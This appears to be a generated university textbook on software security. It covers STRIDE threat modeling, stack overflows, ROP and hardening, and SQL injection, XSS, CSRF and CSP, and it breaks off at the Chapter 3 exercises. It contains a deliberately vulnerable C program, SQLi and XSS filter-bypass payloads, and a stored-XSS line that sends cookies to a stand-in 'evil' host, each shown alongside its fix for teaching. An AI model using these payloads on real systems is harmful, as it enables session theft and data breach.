SC4012 Software Security

NTU BSc Computer Science — Comprehensive Textbook (0–100)

NTU CS Curriculum Textbook Series
College of Computing and Data Science

2026-08-28 — Generated for bumbsclaw/ntu-cs-textbooks

Contents

Chapter 1

Threat Modeling, STRIDE and Attack Trees

> *"You cannot defend what you do not understand."* — Threat modeling forces us to draw the system before the attacker does: who wants what, where they can enter, and which failures hurt the most.

From zero: no security background assumed. We start from everyday reasoning—a house, its doors and valuables—and build the vocabulary of assets, trust boundaries and adversaries. Every term is defined on first use. This chapter is the lens for the whole textbook.

Learning Outcomes

After this chapter you will be able to:

(L1) draw a data-flow diagram with trust boundaries and enumerate entry points;

(L2) apply STRIDE to classify threats for each element and interaction;

(L3) construct and quantify an attack tree with AND/OR decomposition;

(L4) prioritise threats using qualitative risk and DREAD scoring;

(L5) propose mitigations that compose (prevent, detect, respond) and argue coverage.

1.1 What Is Threat Modeling?

Intuition first. A house has valuables (jewellery, documents), enclosures (walls, doors), and neighbours with different motives (a curious teenager, a professional burglar, a storm). Security starts by sketching that picture honestly: what is worth stealing, where is the boundary between "inside" and "outside," and which doors are actually locked?

Formally, an *asset* is what we protect (data, service, reputation), a *trust boundary* is where privilege or control

changes (browser → server, user → kernel, process → database), and a *threat* is a potential event that could harm an asset by exploiting a vulnerability. A *threat actor* is who carries it out; an *attack vector* is how.

Definition 1.1 (Threat model)**.** A *threat model* is a structured description of: (i) system architecture and data flows, (ii) assets and trust boundaries, (iii) threat actors and their capabilities, (iv) enumerated threats per element, and (v) candidate mitigations with residual risk. It is a design artefact, not an afterthought, and it evolves with the system.

The lightest useful artefact is a *data-flow diagram* (DFD): external entities (rectangles), processes (circles), data stores (open rectangles), and data flows (arrows). Dashed lines mark trust boundaries—every crossing is an attack opportunity.



Figure 1.1: Minimal DFD for a web app. The dashed box is the trust boundary (server-side). Red dots are entry points where attacker-controlled data crosses inward; every such crossing invites STRIDE analysis.

Entry points are where untrusted data enters; assets are where it can cause harm. The modelling question is always: if I were the attacker, which crossing would I choose and what happens if I control what crosses?

Example 1.1 (Scope matters)**.** A file-upload feature adds a new flow `user` → `web` → `storage` → `rendering`. Without modeling it looks like "just another form," but the DFD reveals three new crossings: upload validation, storage access control, and later rendering in another user's browser (stored XSS). Each needs a threat class.

1.2 STRIDE: Six Threat Classes

STRIDE (Microsoft, 1999) gives six buckets that partition most software threats. Mnemonic: each letter is a violation of a security property.

Letter	Threat	Violates	Typical element	Example
S	Spoofing	Authenticity	External entity, process	Fake login page
T	Tampering	Integrity	Data flow, store	Modify price in transit
R	Repudiation	Non-repudiation	Process	"I never sent that order"
I	Information disclosure	Confidentiality	Data flow, store	Dump DB via SQLi
D	Denial of service	Availability	Process, flow	Flood request queue
E	Elevation of privilege	Authorisation	Process	Normal user → admin

Apply STRIDE per DFD element: for each entity ask S/R, for each flow ask T/I/D, for each store ask T/I/D, for each process ask all six. The result is a checklist, not a proof, but a systematic checklist beats ad-hoc brainstorming.



Figure 1.2: STRIDE applied to a single process. Arrows indicate which categories are relevant; colour distinguishes the property violated. Use the DFD to drive the questions.

Definition 1.2 (STRIDE enumeration)**.** For a DFD with elements E and flows F, define Threats$(e) \subseteq$ STRIDE as the subset that can occur at e. The model enumerates $\bigcup_{e \in E \cup F}$ Threats(e) and records for each an attacker capability, impact (CIA), and candidate mitigation.

```python
# STRIDE checklist generator (illustrative enumerator)
DFD_ELEMENTS = {"user": "entity", "web": "process", "db": "store", "flow:user->web": "flow"}
STRIDE_MAP = {
    "entity": ["S","R"], "process": ["S","T","R","I","D","E"],
    "store":  ["T","I","D"], "flow": ["T","I","D"]
}
for elem, kind in DFD_ELEMENTS.items():
    print(elem, ":", ", ".join(STRIDE_MAP[kind]))
# Output: user : S, R  |  web : S, T, R, I, D, E  |  ...
```

STRIDE is coarse. It finds categories, not specific exploits; pairing it with attack trees (next) turns "tampering on the flow" into a concrete path like "MITM → strip TLS → rewrite price."

1.3 Attack Trees: From Categories to Paths

An *attack tree* (Schneier, 1999) refines a high-level attacker goal into sub-goals connected by AND/OR. OR means any child suffices; AND means all children are needed together. Leaves are atomic attacker actions with a cost or probability; internal nodes compose them.

Definition 1.3 (Attack tree)**.** Root is the attacker's top goal G. Children $G_1, \ldots, G_k$ are sub-goals with label AND or OR. A cut is a set of leaves whose joint success makes G succeed. Minimal cuts are the smallest such sets; they are the cheapest attack paths.

Quantification turns the picture into arithmetic. Assign each leaf a cost c, success probability p, or required skill. Then propagate upward: for AND, $c = \sum c_i$ and $p = \prod p_i$; for OR, $c = \min c_i$ and $p = \max p_i$ (attacker picks the best). The model tells you which branch to harden.

```python
# Attack-tree evaluation: minimal cost (AND = sum, OR = min)
tree = {"op": "OR", "children": [
```



Figure 1.3: Attack tree for "steal customer DB." OR branches offer alternative paths; the AND branch requires both phishing and escalation. Numbers are illustrative costs; cheapest path is Login bypass (cost 2). Defence prunes cheapest branches first.

```
    {"op": "OR", "children": [{"cost":2},{"cost":3}]},
    {"op": "AND","children": [{"cost":4},{"cost":3}]},  # cost 7
    {"cost":5}]}
def min_cost(n):
    if "cost" in n: return n["cost"]
    cs = [min_cost(c) for c in n["children"]]
    return sum(cs) if n["op"]=="AND" else min(cs)
print(min_cost(tree))  # 2 -- the SQLi login bypass dominates
```

Risk ties it together. A simple score is Risk = Likelihood × Impact (low/medium/high or numeric). DREAD refines likelihood into five factors—Damage, Reproducibility, Exploitability, Affected users, Discoverability—each 1–10, averaged. STRIDE finds threats, the attack tree prices them, and risk/DREAD ranks them so mitigations go where they cut the cheapest attack paths first.

Remark 1.1 (Threat modelling is iterative). A model is not a one-time document. Every feature ("add OAuth," "allow file upload") adds flows and stores; re-run STRIDE on the delta and update the tree. The cheapest path after hardening should be strictly more expensive than before—otherwise the fix was cosmetic.

1.4 Prioritising Threats: Likelihood, Impact and DREAD

Finding thirty threats is easy; fixing them in the right order is the skill. Two complementary lenses are *risk*=likelihood×impact and the DREAD average.

Qualitative risk uses a 3×3 matrix (low/med/high for each axis). Anything in the high×high corner is fixed before release; low×low can be accepted or logged. Quantitatively, teams score likelihood 1 (needs nation-state) to 10 (script kiddie) and impact 1 (cosmetic) to 10 (full breach), then rank by product.



Figure 1.4: Risk heatmap. Colour deepens toward the top-right where likelihood and impact are both high. DREAD refines the likelihood axis into five scored factors.

DREAD scores Damage, Reproducibility, Exploitability, Affected users and Discoverability each 1–10; the

average is the priority. Modern teams often replace Discoverability with business impact or map DREAD to CVSS (Ch. 8), but the habit is the same: score openly, rank, and spend engineering where the cheapest path is most damaging.

A mitigation should *prune* a branch of the attack tree, not just obscure it. Prefer eliminating an entry point, then enforcing a property (authentication, integrity check, sandbox), then detecting and recovering. Defence in depth means the attacker must defeat several independent mitigations to reach the asset.

Remark 1.2 (Living model). Every design review starts with "has the DFD changed?" A new SDK, a debug endpoint left enabled, or a cache added for performance all add flows and stores. If the model does not evolve, it becomes fiction while the system becomes vulnerable.

1.5 Exercises

E1.1 **DFD and boundaries.** Draw a DFD for a chat app (mobile client → API gateway → message service → DB, plus push notification to recipient). Mark trust boundaries and list every entry point where untrusted data crosses inward. Which crossing has highest asset exposure?

E1.2 **STRIDE per element.** For the upload flow `client` → `API` → `object store` → `CDN` → `victim browser`, enumerate STRIDE threats at each step. Give one concrete exploit per letter that actually applies (omit letters that do not).

E1.3 **Attack tree construction.** Root goal: "forge admin session." Decompose into at least two OR branches (e.g., credential theft vs. token forgery) and one AND branch (e.g., XSS + steal cookie + replay). Label leaves with cost 1–5 and compute minimal cost and minimal cut.

E1.4 **DREAD scoring.** Score two threats—(a) reflected XSS on search and (b) unauthenticated DB backup download—on each DREAD factor 1–10. Compute averages and rank. Does the ranking match intuition? What would change the order?

E1.5 **Mitigation coverage.** Propose one mitigation per STRIDE letter for a login endpoint (e.g., S → MFA, T → TLS, etc.) and argue which attack-tree branch each prunes. Identify one residual risk that remains even after all six mitigations.

Chapter Notes

STRIDE originates from Microsoft's Trustworthy Computing (Kohnfelder & Garg, 1999; Shostack, *Threat Modeling: Designing for Security*, 2014). Attack trees are from Schneier (Dr. Dobb's, 1999) and formalised in Mauw & Oostdijk. DFD-based modelling is systematised in OWASP Threat Modeling Cheat Sheet and NIST SP 800-154. For risk, see OWASP Risk Rating and DREAD (now often replaced by CVSS, covered in Ch. 8).

Chapter 2

Memory Safety: Stack Overflows, ROP, ASLR and CFI

"Memory corruption is the original sin of C." — Every unchecked copy, every dangling pointer, is a chance for data to become control. We see why, how it is exploited, and how modern defences raise the bar.

From zero: how programs use memory. We assume no systems background. We build from the stack layout (what a function call keeps), what "overflowing" means, and why overwriting a return address gives control. Every exploit is shown as picture → input bytes → hardening.

Learning Outcomes

After this chapter you will be able to:

(L1) explain stack frames (buffers, saved `ebp`, return address) and why a buffer overflow corrupts control data;

(L2) craft a minimal stack-overflow payload and explain ROP chaining;

(L3) describe ASLR, stack canaries, DEP/W⊕X and what each blocks;

(L4) explain Control-Flow Integrity (CFI) and its forward/backward variants;

(L5) select safe APIs and compiler flags that prevent or detect overflows.

2.1 How the Stack Works

Every function call reserves a *frame* on the call stack: local buffers at low addresses, then the saved frame pointer, then the return address, then arguments of the caller. The stack grows toward lower addresses but buffers fill upward—toward control data. A copy that writes past the buffer inevitably reaches what determines "where to return."

Definition 2.1 (Stack frame)**.** On x86/x64 the frame for `f` contains (low → high): local variables (e.g., `char buf[64]`), saved `ebp/rbp`, return address, and caller data. The CPU register `esp/rsp` points to the top; `ret` pops the return address into `eip/rip`.



Figure 2.1: Stack frame before and after an overflow. An unchecked 28-byte write into a 16-byte buffer spills over the saved frame pointer and return address (red). On `ret` the CPU jumps to the attacker's address.

```c
#include <string.h>
#include <stdio.h>
void vulnerable(char *input) {
    char buf[16];
    strcpy(buf, input);   // no bounds check -- NEVER use
    printf("echo: %s\n", buf);
}
int main(int argc, char **argv){
    if(argc>1) vulnerable(argv[1]);
    return 0;
}
```

Supplying 20 'A's plus `\x1a\x86\x04\x08` overwrites the 4-byte return address with `0x0804861a`. With DEP off, that address could point into shellcode placed in `buf`; with DEP on, it points to a code gadget (next).

Example 2.1 (Off-by-one and why size matters)**.** `for(i=0;i<=16;i++) buf[i]=input[i];` writes 17 bytes into `buf[16]` (indices 0–15 are valid). The extra byte corrupts the saved `ebp` LSB, shifting the next frame. On 64-bit, addresses are 8 bytes and a canary sits before the return address, so more bytes and a leak are needed, but the geometry is identical.

2.2 From Shellcode to ROP

Shellcode injection places machine bytes in the buffer and jumps to them. Write-XOR-Execute (W⊕X / DEP) marks data pages non-executable, so the CPU faults if it fetches from the stack. Attackers adapted: instead of injecting code, chain snippets of *existing* executable code ending in `ret`.

Definition 2.2 (ROP gadget and chain)**.** A *gadget* is a short instruction sequence in executable memory ending in `ret` (e.g., `pop eax; ret`). A *ROP chain* is a sequence of gadget addresses placed on the stack so each `ret` jumps to the next gadget, achieving arbitrary computation without injecting code (Turing-complete given enough gadgets).

Scarcity is not a defence: large binaries and `libc` contain thousands of gadgets; automated tools (ROPgadget, ropper) find them. The fix is not "fewer gadgets" but making addresses unpredictable (ASLR) and control flow unforgeable (CFI).



Figure 2.2: ROP chain on the stack. The overwritten return address points to gadget1; each gadget's trailing `ret` pops the next address from the stack. No injected code is executed.

2.3 Hardening: Canaries, ASLR, DEP, and CFI

No single layer suffices; they compose. Each blocks a different stage.



Figure 2.3: Defence in depth for memory corruption. Input validation stops malformed data earliest; DEP stops execution of injected code; ASLR hides gadget addresses; canary detects linear overflows. CFI (not shown) constrains which indirect targets are legal.

Stack canaries Compiler inserts a random word between `buf` and the return address; on return it is checked, mismatch calls `__stack_chk_fail`. Bypass requires leaking the canary, corrupting a function pointer *before* it, or a non-linear write.

ASLR Randomises bases of stack, heap and libraries per run; with PIE, the executable too. 32-bit offers only 8–16 bits of entropy (brute-forceable); 64-bit offers 28+ bits. Bypass needs an information leak (format string, over-read) that reveals a pointer.

DEP/W⊕X NX bit marks stack/heap non-executable; injected shellcode faults. Bypass via ROP/JOP.

CFI Compiler instruments every indirect call/jump/return to check the target belongs to a precomputed control-flow graph. Forward-edge CFI guards calls through function pointers; backward-edge CFI (shadow stack) guards returns. Even with a leak and ROP gadgets, only CFG-legal targets are allowed, breaking chains.

Definition 2.3 (CFI guarantee)**.** If the program's CFG is sound, CFI ensures every indirect control transfer at runtime follows an edge in the CFG. Formally, for indirect call site s with allowed set $A(s)$, the check $target \in A(s)$ is enforced; on failure the process aborts. Precision of $A(s)$ determines security vs. compatibility.

Composition matters: canary catches linear overflows but not a heap vtable overwrite before it; ASLR hides addresses but not if a single leak reveals them; DEP stops shellcode but not ROP; CFI restricts targets but



Figure 2.4: Forward-edge CFI. The call site s may target only the precomputed allowed set $A(s)$; any other address (e.g., a gadget) is rejected even if the attacker controls the pointer.

needs a precise CFG (over-approximation re-enables gadgets). Real exploits chain a leak to defeat ASLR, a ROP chain to defeat DEP, and a non-linear write or stolen canary to defeat the cookie. That is why the checklist is a conjunction, not a menu.

Remark 2.1 (Why memory safety is a language problem). Bounds checking every access in software costs 5–20× slowdown if naïve. Memory-safe languages (Rust's ownership, Go's GC, Java's array checks) enforce it by construction; hardware (ARM MTE tags memory, Intel MPX/CET) accelerates it. The long-term fix is to not write new C for untrusted input, and to sandbox legacy C (seccomp, pledge) so a single overflow does not equal full compromise. Fuzzing (Ch. 5) and verification (Ch. 6) catch bugs that remain.

Compilation checklist: `-fstack-protector-strong -D_FORTIFY_SOURCE=2 -Wl,-z,RelRO,-z,Now -fPIE -pie` plus runtime ASLR (`/proc/sys/kernel/randomize_va_space=2`). For new code, prefer memory-safe languages (Rust, Go) or hardware assistance (ARM MTE, Intel CET).

```
// Safe alternatives: always bound the copy
char buf[16];
if (fgets(buf, sizeof(buf), stdin) == NULL) handle_error();
// or strlcpy / snprintf with explicit size; never gets/strcpy on untrusted input
// With _FORTIFY_SOURCE, strcpy into a known-size object is checked at runtime.
```

2.4 Why Defences Must Compose

A single bug should not be a single exploit. The composition argument is: Safe APIs remove the bug; if a bug remains, the canary detects the spill; if the canary is bypassed (non-linear write), ASLR forces the attacker to also obtain a leak; if a leak is obtained, DEP still blocks injected code; if ROP bypasses DEP, CFI still restricts targets. Each layer requires a distinct primitive (overflow, leak, write, execute), so an attacker needs a chain of bugs, not one.

Quantitatively, 32-bit ASLR with 8 bits of entropy is bypassed in $2^7 = 128$ tries on average (feasible); 64-bit with 28 bits needs 2^{27} tries (infeasible without a leak). Canaries are 32–64 random bits; guessing is infeasible, but a format-string leak or a byte-by-byte brute force fork (e.g., forking server) can disclose them. This guides prioritisation: fix leaks first, then enable the full stack.

2.5 Heap, Use-After-Free and Format Strings

Stack is not the only target. Heap overflows corrupt allocator metadata or adjacent objects (C++ vtables, function pointers in structs). Use-after-free (UAF) keeps a dangling pointer after `free`; reallocation may place attacker-controlled data where the program still trusts a vtable. Format-string bugs (`printf(user_input)`) give both a leak (`%p %x`) and a write (`%n`), defeating ASLR and canaries in one primitive.

```
// Format-string leak + write (DO NOT DO THIS)
char *user = get_input();
printf(user);  // vulnerable: user controls format string
// attacker input "%p.%p.%n" leaks stack words then writes to a pointer
// Fix: printf("%s", user);
```

The principle is unchanged: data reaches control. Modern allocators add safe unlinking, heap canaries, and isolated heaps; sanitizers (ASan) detect UAF and overflows at runtime; fuzzing (Ch. 5) finds them before attackers do.

2.6 Exercises

E2.1 **Stack arithmetic.** `char buf[16];` then 4 B canary, 4 B saved `ebp`, 4 B return address on 32-bit. How many bytes to overwrite the canary? The return address? If the canary is 4 random bytes with a zero byte, why does `strcpy` make brute force harder?

E2.2 **ROP chain sketch.** Gadgets: `(a) pop eax; ret`, `(b) pop ebx; ret`, `(c) mov [ebx],eax; ret`, `(d) int 0x80; ret`. Show stack contents that write `0xdeadbeef` to address `0x0804a100` using (a)–(c). What extra gadget would you need to invoke `execve`?

E2.3 **Bypassing layers.** Explain why DEP alone does not stop ROP and why ASLR alone fails if the attacker has a format-string leak (`printf(user_input)`). Describe a two-stage leak→ROP bypass of DEP+ASLR and which layer (canary or CFI) blocks it earliest.

E2.4 **CFI precision.** A call site `void (*p)(int)` has static type "function taking int." Forward CFI allows any function with that type. Give an example where this still permits an exploit (type-collision) and how shadow stacks or finer CFI would stop it.

E2.5 **Safe-code audit.** Audit: `char dst[32]; strcpy(dst, getenv("HOME")); sprintf(buf,"%s/%s",dir,file);`. List the overflows and rewrite with `snprintf`/`strlcpy` and explicit length checks, handling truncation as error.

Chapter Notes

Aleph One, "Smashing the Stack for Fun and Profit" (Phrack 49, 1996) is the canonical overflow note; "SoK: Eternal War in Memory" (Szekeres et al., Oakland 2013) surveys defences. ROP is from Shacham (CCS 2007); JOP from Bletsch et al. ASLR details in PaX; canaries in StackGuard/ProPolice. CFI from Abadi et al. (CCS 2005); modern realisations include LLVM-CFI and Intel CET / ARM BTI/PAC. Memory-safe languages

and MTE/CET are the forward path.

Chapter 3

Web Security: SQLi, XSS, CSRF and CSP

"The web trusts too easily." — Every query, script and request mixes code and data across origins. We learn how that mixing is exploited and how separation is restored.

From zero: how the web executes input. We start from a browser rendering HTML, a server building SQL, and a site handling cookies. No prior web background is assumed; we build to injection, script hijack, request forgery, and the policy that contains them.

Learning Outcomes

After this chapter you will be able to:

(L1) distinguish data vs. code in SQL, HTML and HTTP and explain injection;

(L2) construct SQLi and XSS payloads (stored, reflected, DOM) and propose fixes;

(L3) explain CSRF and why SameSite, tokens and origin checks stop it;

(L4) write a Content Security Policy that blocks inline script even if XSS slips;

(L5) apply output encoding and parameterisation as the canonical defences.

3.1 Injection as Code–Data Confusion

All web injection shares one shape: untrusted input is concatenated into a program (SQL, HTML/JS, shell) without preserving the boundary between its structure and the input's data. Formally, let T be a template with a hole $\langle data \rangle$; safe instantiation is $\text{bind}(T, data)$ where *data* is never parsed as syntax. String concatenation breaks that contract.

The same diagram applies to HTML: `<div>`⟨data⟩`</div>` is safe only if ⟨data⟩ is entity-encoded; otherwise `<script>` inside it is parsed as code.



Figure 3.1: SQL injection as breaking out of the data context. Benign input stays inside the literal; attacker input escapes and alters the query tree.

```
# Vulnerable login (string concatenation)
query = "SELECT * FROM users WHERE name = '" + username + "' AND pw = '" + password + "'"
cursor.execute(query)
# Attack: username = "' OR 1=1; --"  =>  SELECT * FROM users WHERE name = '' OR 1=1; --'
    ...

# Safe: parameterised query (structure compiled first, data bound separately)
cursor.execute("SELECT * FROM users WHERE name = ? AND pw = ?", (username, password))
```

Definition 3.1 (SQL injection)**.** *SQLi* occurs when untrusted input is interpolated into a SQL statement without parameterisation, allowing the attacker to change the parse tree. Blind, union and second-order variants differ only in how data is exfiltrated.

Example 3.1 (Second-order and stored SQLi)**.** Not every injection fires immediately. Second-order SQLi stores a payload (e.g., username `admin'-`) that is later concatenated into another query (password reset, reporting). Audits that only test direct inputs miss it; data must be treated as untrusted at *every* concatenation, not just at entry.

Example 3.2 (UNION and blind exfiltration)**.** `cat=" UNION SELECT password FROM users-` appends password hashes to the product list. Blind: `AND SUBSTRING(pw,1,1)='a'` returns different pages for true/false, leaking one bit per request; automation extracts the whole secret.

3.2 Cross-Site Scripting (XSS)

XSS injects JavaScript that the victim's browser executes in the origin of the vulnerable site, stealing cookies or performing actions as the user.

Stored XSS Payload saved on the server (comment, profile) and served to every visitor. Example `<script>fetch('//evil?c='+document.cookie)</script>` persists.

Reflected XSS Payload arrives in the request (`?q=<svg onload=alert(1)>`) and is echoed verbatim. Needs a lure URL.

DOM XSS No server reflection; client JS sinks attacker data into `innerHTML` or `eval`: `el.innerHTML = location.hash.slice(1)`.

Example 3.3 (Payload that defeats naive filtering)**.** Filter that removes `<script>` is bypassed by `<Svg OnLoad=alert(1)>`, `<img src=x onerror=alert(1)>`, or `<iframe src=javascript:alert(1)>`. Encoding, not filtering, is the fix; CSP catches what encoding misses.



Figure 3.2: XSS flows. Stored persists on the server; reflected and DOM require the victim to visit a crafted URL but execute identically in the page's origin.

Definition 3.2 (XSS)**.** *Cross-Site Scripting* occurs when an application includes untrusted data in an HTML/JS context without proper output encoding, causing the browser to execute it as script in the application's origin.

Output encoding is context-sensitive: HTML-entity encode in element content, attribute-encode in attributes, JS-encode inside `<script>`, URL-encode in URLs. A single `htmlspecialchars` is not universally sufficient.

```
# Context-aware encoding (illustrative)
import html, json, urllib.parse
safe_html = html.escape(user_input)                    # for <div>content</div>
safe_attr = html.escape(user_input, quote=True)        # for <div title="...">
safe_js   = json.dumps(user_input)                     # for <script>var x = ...</script>
safe_url  = urllib.parse.quote(user_input)             # for <a href="...">
# For DOM: NEVER use innerHTML with untrusted data; use textContent
# el.textContent = user_input;   // safe -- no parsing as HTML
```

3.3 CSRF and SameSite

Cross-Site Request Forgery abuses the browser's ambient authority: cookies are attached automatically to cross-origin requests, so visiting `evil.com` can trigger `POST https://bank.com/transfer` with the victim's session.

Definition 3.3 (CSRF)**.** *CSRF* is an attack where a malicious site causes the victim's browser to send an authenticated request to a target site that the victim did not intend, exploiting automatic credential attachment.



Figure 3.3: CSRF: the victim visits the attacker site, whose page triggers an authenticated request to the target. The browser attaches the session cookie automatically.

Defences compose: (i) anti-CSRF token (random secret bound to session, sent as hidden field and checked server-side), (ii) `SameSite=Lax/Strict` cookies (browser only sends on same-site navigations), and (iii) explicit Origin/Referer validation. Frameworks enable all three; relying on only one (e.g., Referer alone) is fragile.

3.4 Content Security Policy (CSP)

CSP is a second layer that contains injection even when encoding slips. Delivered as header `Content-Security-Policy: script-src 'self'; object-src 'none'; base-uri 'none'`, it tells the browser which script sources are allowed, whether inline scripts or `eval` may run, and where forms may submit.

```
# Flask example: CSP header that blocks inline scripts (mitigates XSS)
@app.after_request
def csp(resp):
    resp.headers["Content-Security-Policy"] = \
        "default-src 'self'; script-src 'self'; object-src 'none'; base-uri 'none'"
    resp.headers["Set-Cookie"] = "session=...; SameSite=Lax; HttpOnly; Secure"
    return resp
# Even if attacker injects <script>alert(1)</script>, the browser refuses to run it
# when script-src lacks 'unsafe-inline'. Nonce/hash CSP allows specific inline scripts.
```

Nonces and hashes allow specific inline scripts without opening the floodgates: `script-src 'nonce-`*r*`'` permits only tags bearing that nonce, and `'sha256-...'` permits an exact hash. This lets legitimate inline scripts survive while attacker-injected ones are still blocked.

CSP is defence in depth, not a replacement for encoding and parameterisation. Useful directives: `script-src` (who may supply JS), `connect-src` (XHR/fetch destinations), `frame-ancestors` (clickjacking), `trusted-types` (DOM XSS sink control). Report-only mode (`Content-Security-Policy-Report-Only`) helps deploy without breaking.

Remark 3.1 (Deploy CSP incrementally). Start in report-only mode, collect violations, allow-list what is legitimate, then enforce. Large apps often need a few weeks to discover all script sources; enforcing on day one breaks the app and gets the header removed.

Remark 3.2 (Session hygiene). `HttpOnly` prevents JS from reading cookies (blocks exfil after XSS), `Secure` restricts to HTTPS, `SameSite` blocks CSRF. None fix the underlying injection; they shrink the blast radius so one bug is not game over.

3.5 Session, Cookies and Clickjacking

Authentication state lives in cookies. If a cookie is readable by JS, XSS can exfiltrate it; if it is sent cross-site, CSRF can ride it; if HTML can be framed, clickjacking can trick the user into clicking a hidden authenticated button. Three headers close the gaps: `X-Frame-Options: DENY` or `frame-ancestors 'none'` (anti-framing), `HttpOnly; Secure; SameSite=Lax`, and `Content-Security-Policy: frame-ancestors 'none'`.

Clickjacking overlays a transparent iframe over a lure button: the user thinks they click "Play" but actually click "Delete account" in the framed site. Frame-busting JS is unreliable; the header is the fix. Similarly, `Referrer-Policy` and `Cross-Origin-Opener-Policy` limit cross-origin leaks that amplify XSS/CSRF impact.

Example 3.4 (Cookie triplet)**.** A correct session cookie: `Set-Cookie: sid=`*random*`; HttpOnly; Secure; SameSite=Lax; Path=/; Max-Age=3600`. Missing `HttpOnly` leaks to `document.cookie` after XSS; missing `Secure` leaks over HTTP; missing `SameSite` allows CSRF. All three are one line, yet audits still find sites missing them.

3.6 Secure Defaults and Framework Help

The safest fix is to never be in a position to forget. Modern frameworks default to safety: ORMs use parameterised queries by construction, template engines auto-escape (Jinja2, React JSX, Angular), and CSRF middleware injects and checks tokens without developer action. The job of application code is to stay on the happy path and not bypass those defaults with "raw" APIs.

Checklist for review: (1) grep for string-concatenated SQL/HTML/JS; (2) grep for `innerHTML`, `document.write`, `eval`, `exec` with tainted input; (3) confirm CSP header present and `HttpOnly/Secure/SameSite` on session cookies; (4) test with an automated scanner (OWASP ZAP) plus manual payloads.

Remark 3.3 (Why blacklists fail). Deny-lists ("strip `<script>` and `OR 1=1`") fail because the language is large and attacker encodings are many (case, Unicode, comments, double encoding). Allow-lists (typed parameters, auto-escaping templates, CSP allow-lists) are smaller and verifiable. Prefer constructing the safe output to filtering the unsafe input.

3.7 Exercises

